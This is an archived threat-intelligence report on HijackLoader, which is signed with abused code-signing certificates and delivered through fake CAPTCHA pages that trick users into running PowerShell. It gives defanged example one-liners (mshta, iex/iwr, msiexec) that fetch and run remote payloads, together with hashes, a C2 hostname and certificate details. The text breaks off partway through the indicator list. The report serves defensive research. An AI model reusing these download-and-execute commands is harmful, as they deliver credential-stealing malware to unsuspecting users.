
HijackLoader evolution: abusing genuine signing certificates

Published: 2024-10-11 · Archived: 2026-04-05 14:49:41 UTC

Published on 11 October, 2024 16min



Summary

Since mid-September 2024, our telemetry has revealed a significant increase in “Lumma Stealer”[1] malware deployments via the “HijackLoader”[2] malicious loader.

On October 2, 2024, HarfangLab EDR detected and blocked yet another HijackLoader deployment attempt – except this time, the malware sample was properly signed with a genuine code-signing certificate.

In response, we initiated a hunt for code-signing certificates (ab)used to sign malware samples. We identified and reported more of such certificates. This report briefly presents the associated stealer threat, outlines the methodology for hunting these certificates, and providees indicators of compromise.

HijackLoader deployment workflow

Infection chain: the fake CAPTCHA campaign

The so-called “fake CAPTCHA” campaign has already been extensively documented[3]. The overall deployment tactic is unfolded as follows:




Figure 1 – Infection chain overview

1) The target visits a malicious website showing a fake CAPTCHA Web page:




Figure 2 – Fake CAPTCHA Web page

2) Upon clicking the "*I'm not a robot*" button, a pop-up invites targets to type a series of keyboard shortcuts so they open a command line interpreter, paste and execute a PowerShell payload (which has been automatically copied in the clipboard):




Figure 3 – Path to PowerShell execution

3) As a result of the PowerShell execution, a ZIP archive is downloaded, decompressed and a binary is executed from it.

Starting mid-September 2024, we could identify in our telemetry 3 variants of the PowerShell script which is used during the second step:

- Use of `mshta.exe` [4]: The script leverages the Microsoft HTML Application Host to execute malicious code from a remote URL. Arbitrary example: `mshta hxxps://payload[.]url/tra17`

- Raw PowerShell with `iex` (Invoke-Expression)[5]. In this variant, a PowerShell script is directly executed from a remote file. Arbitrary example: `iex (iwr hxxps://payload[.]url/a.txt -UseBasicParsing).Content`
- Use of `msiexec.exe` [6]: The script also employs the Microsoft Windows Installer to silently download and execute a payload from a remote URL. Arbitrary example: `C:\windows\system32\msiexec.exe /fv hxxps://payload[.]url/DB2jh /q`

HijackLoader execution from DLL sideloading

The initial ZIP archive samples we analyzed from the aforementioned infection chain contained a DLL sideloading[7] package, which led to HijackLoader execution. This package consists of three components:

1. A legitimate application binary;
2. A malicious sideloaded DLL;
3. An optional additional data file.




Figure 4 – HijackLoader and DLL sideloading

For most DLL sideloading packages we analyzed, the purpose of the sideloaded HijackLoader DLL is to decrypt and execute an encrypted file which is provided in the package. This file conceals the final HijackLoader stage, which is aimed at downloading and executing a stealer implant (Lumma Stealer in our cases).

A wild signed HijackLoader appears!

On October 2, 2024, HarfangLab EDR detected and blocked a HijackLoader deployment attempt against a customer. We noticed that the executable which triggered the detection (SHA-256: `1839b7152814b16b9f28326081f16bf9c5bbbb380005232c92d25c9a3e36e337`) was a signed[8] HijackLoader sample, and was not part of a DLL sideloading package:




Figure 5 – Signed HijackLoader detection

When the malicious attempt was detected by HarfangLab EDR and for at least 2 days, the signed HijackLoader sample was very poorly detected by security products:




Figure 6 – Detection of the signed HijackLoader according to a popular online multiscanner on 2024-10-03 at midnight

The associated code-signing certificate has been revoked between October 3 and 4. Malicious executables that are signed with this certificate are now properly detected by most security products.

Besides the HijackLoader deployment tactic being switched from a DLL sideloading package to a signed binary, the sample execution logic remains the same, and has been publicly described in several articles[9][10][11] already. The

command and control[1][2] hostname for the signed sample we initially detected (SHA-256: `1839b7152814b16b9f28326081f16bf9c5bbbb380005232c92d25c9a3e36e337`) is `me3ar40.quickworld[.]shop` (see Fig. 7).

Timestamp	Requested name	Type	Status	IP addresses
2024-10-02 22:37:22Z	me3ar40.quickworld.shop	AAAA	success	• 104.21.90.238 • 172.67.162.203

Figure 7 – HijackLoader C2 hostname

Signed malware samples seem to evade traditional detection methods rather well. For instance, the capture below shows the poor detection rate for another HijackLoader sample (SHA-256 `f158c65261bcab6e93927a219d12f596a4e40857bbd379f9889710ea17251e5e`) we identified, and which is impersonating the “Firefox” browser:




Figure 8 – Poor detection rate for a signed HijackLoader sample on 2024-10-09

As a result, we tried to pivot from the HijackLoader occurence we detected to identify further abused code-signing certificates.

Hunting for more abused code-signing certificates

Pivoting from a C2 hostname

In order to hunt for more abused code-signing certificates, we first looked for signed executables which accessed a URL on a known HijackLoader sample C2 (`quickworld.shop`):




Figure 9 – Signed malware using the same C2 domain

Doing so, we could identify new signed malicious samples, and the abuse of the 2 following code-signing certificates:

```
 Name: Lider LLC
Valid From: 01:58 PM 06/14/2024
Valid To: 01:58 PM 06/15/2025
Thumbprint: 2DD67214D7C7274458CFECC78E4B51063869D8E3
Serial Number: 39 DF 1C 6C 0F 51 C5 9F 17 59 CA 59

Name: Hangzhou Rongyi Network Technology Co., Ltd.
Valid From: 07:50 AM 09/27/2024
Valid To: 07:50 AM 09/27/2025
Thumbprint: DCC865C6DD9EA2318439F207ACBC2AC0797FB51B
Serial Number: 16 16 F1 4F BA 9C 87 AB 97 AD 25 86 1E E7 A9 DC
```

We could then further identify additional samples which were signed using these certificates, confirm they were malicious, and extract samples data (like C2 hostnames) to iterate the process with the newly identified domains:




Figure 10 – Hunting for signed malware samples via domain names

Thanks to this technique we identified a third abused code-signing certificate.

```
 Name: Shanghai Yungpu Chemical Co., Ltd.
Valid From: 04:20 PM 09/19/2024
Valid To: 08:06 AM 09/19/2025
Thumbprint: FDD829D3B46933EF8015B70B6C3FCE6BA9675578
Serial Number: 69 1C 41 0E 33 DD F6 44 08 6F A2 41 10 7B 64 6E
```

Pivoting from samples metadata

We checked malicious binaries metadata (copyright, original name, description, etc.) and noticed that some of them were not only reused in several malicious samples, but also copied from original legitimate software. For instance, some malicious samples (e.g. SHA-256 `ff946f48f6bdf33d31f39614909115fead505c16426411897bd8e48362017d31`) impersonate metadata of the legitimate “Wise Folder Hider” tool:

File Version Information

Copyright	WiseCleaner.com
Product	Wise Folder Hider
Description	Wise Folder Hider
Original Name	WiseCleaner.com
Internal Name	Wise Folder Hider
File Version	5.0.5.235
Date signed	2024-10-04 12:48:00 UTC

Figure 11 – Executable binary metadata

We leveraged this legitimate metadata impersonation to identify more malicious samples and abused code-signing certificates, according to the following heuristics (see Fig. 12):

1. If the original legitimate software from which metadata is copied, is NOT signed; then any signed binary reusing its metadata is deemed suspicious.
2. If the original legitimate software is signed; then any binary reusing its metadata but which is signed with a different certificate is deemed suspicious.




Figure 12 – Identifying newly signed malware via metadata

We analyzed suspicious samples to confirm they were malicious, and iterated over the previously described hunting loop from confirmed malicious samples. Doing so, we were able to identify 2 additional abused certificates:

```
 Name: LLC SEVER
Valid From: 07:55 AM 04/24/2024
Valid To: 07:55 AM 04/25/2025
Thumbprint: 2B20EE6FB83FF52BDD2714741A8783981795B8E7
Serial Number: 6B 7A F8 E1 3E 40 98 A5 07 B6 97 8A

Name: Xi'an Tengyuanri Network Technology Co., Ltd.
Valid From: 08:18 AM 09/03/2024
```

```
Valid To: 08:18 AM 09/03/2025
Thumbprint: 4B2459E76864532BDB1F00BF909495C96A01F93C
Serial Number: 5C 70 B0 F5 7B 7D 26 ED 72 3E FF AE 43 D6 F4 71
```

Conclusion

Our investigation, initiated by a HarfangLab EDR detection, led to identification of multiple abused code-signing certificates and associated malicious samples actively used in the wild.

We reported these abused code-signing certificates to their issuing autorities, resulting in them being revoked, within hours up to almost a day, enabling proper detection by other security vendors.

While we could not reliably determine whether these certificates were stolen or purposefully generated by threat actors, we assess with low to medium confidence that they were likely created deliberately. For several issuing certificate autorities, we noticed that acquiring and activating a code-signing certificate is mostly automated, and only requires a valid company registration number as well as a contact person.

This research underscores that malware can be signed, highlighting that code signature alone cannot serve as a baseline indicator of trustworthiness. Therefore, it’s crucial to implement several complementary detection tactics, such as monitoring system behaviors and conducting in-memory scanning on endpoints, to protect against the execution of signed malware.

Appendix

Indicators of compromise (IOCs)

Associated IOCs are also [available on our GitHub repository](#).

Hashes (SHA-256)

Samples signed by Acira Consulting Inc

```
 0d40a18d67005a5ade12b5593df3cf9e7ae996bebedacad64de81de3ffb9821a
137a54acfc324a120335bd1b9a397cb5fd7e7709b0980ac3eaeb03fa7764f259
17926b988b31296c26bf8fcc5be5595f8b290112949cd9314b3ddb51216a9fc6
1839b7152814b16b9f28326081f16bf9c5bbbb380005232c92d25c9a3e36e337
20cfcd8c67b83b282e3aac028a166539a26d44129c9860ea7464feed5a123818
27ed09b6bbce8c6306640adf76d6dd1f3b97c406915d72b215165fe1c5615ac7
315615abe0592af8ae3c90b6ad3b18047084612b49699a6f26eafe1dc747d773
365ed11bf82a3f59768195ab7971b6955ec0ab883b5e800c63339a4105bdec95
39551715b734f4a331dd0b39a953a79567f642dc38bfa173f9849a4dbdd7d34e
3d2f989bf5887b1dbbfbb0030ed0e4c304dd0e6123a1e10e798ee3eb10c87f8b
402aacbb8dc07d96733eee2292f709d89d65efbe82d55e0dd4b7764cdde287b5
40e21047850b9645143ac1febe703de2be9b6c9dc684840bebb61b09a0725a85
4be6e60d9880611a354d4c4c3097733fd7ce4812c40e7a4fc9e8fca569f329f6
5c019e25c46cc13a4bc05ccacf2b783f9435bed724ae945d1508c69f3490a617
```

```
649ec4858e572e0145e35a9faa712708949b7bb1bce1594154cda580d80a0ca9
6c58e8c3b998614567b4584cffc148e2382727997a754db68aa310881c2a5ba0
7085f5baff8a1f39a4baf11b650aad21454eef8b0afd13f9c4338fed86b99785
75da403841e014243fce87a1b666e02388c99fb96135e7c6fe5523ce2f51a5ca
970f0e2741f072e9b3c0fb5059e1d5610a8b53f50be65992a210884439c5643e
9ef8d1845db29a2b4dc9e912e480bfad7e8007c96b1da364a5af123df7e01c29
a941faec5a25db96d6258d5c1e6c30f9f18ecf9937b63eb687b4d71a0af871f0
bdd338ff606d1e08ec16d13fbc5dee1e404ad2ae857a70e81bb23888beabf63a
be03aa927c5d0d61ec21af9227f48e8c4d44c696c46f275bf7510998311912e8
d465588501d2882d1a223516c4f66bcc44ea7211245fd49b9e61a64f94831614
e13aa5f31d2469fc4db4e54af711035ea79f63be591c0460982c0b6baf08e649
fcb54e221a021ff3d57c52366169a13f86bed4c16d7e5bbddbfb6a315dc7bf3f
ff946f48f6bdf33d31f39614909115fead505c16426411897bd8e48362017d31
```

Samples signed by Xi’an Tengyuanri Network Technology Co

```
 fa6e61f845c06cb9075806cfc8cb8ed7e1ca7dc956cce5eafbe99babf85d9e66
7c78454c853838a863c7a112e2c726e2b98d292906c73a1fa09b03cf421a5966
5fac3606d6153531218a608ae5cb3f40f2421a41b18b0d58f3f7fdb56366732d
3450b57ff0d7f8cd7f14258d1e0e851487b5beac599a024f91f31c15e9deb075
```

Samples signed by Shanghai Yungpu Chemical Co

```
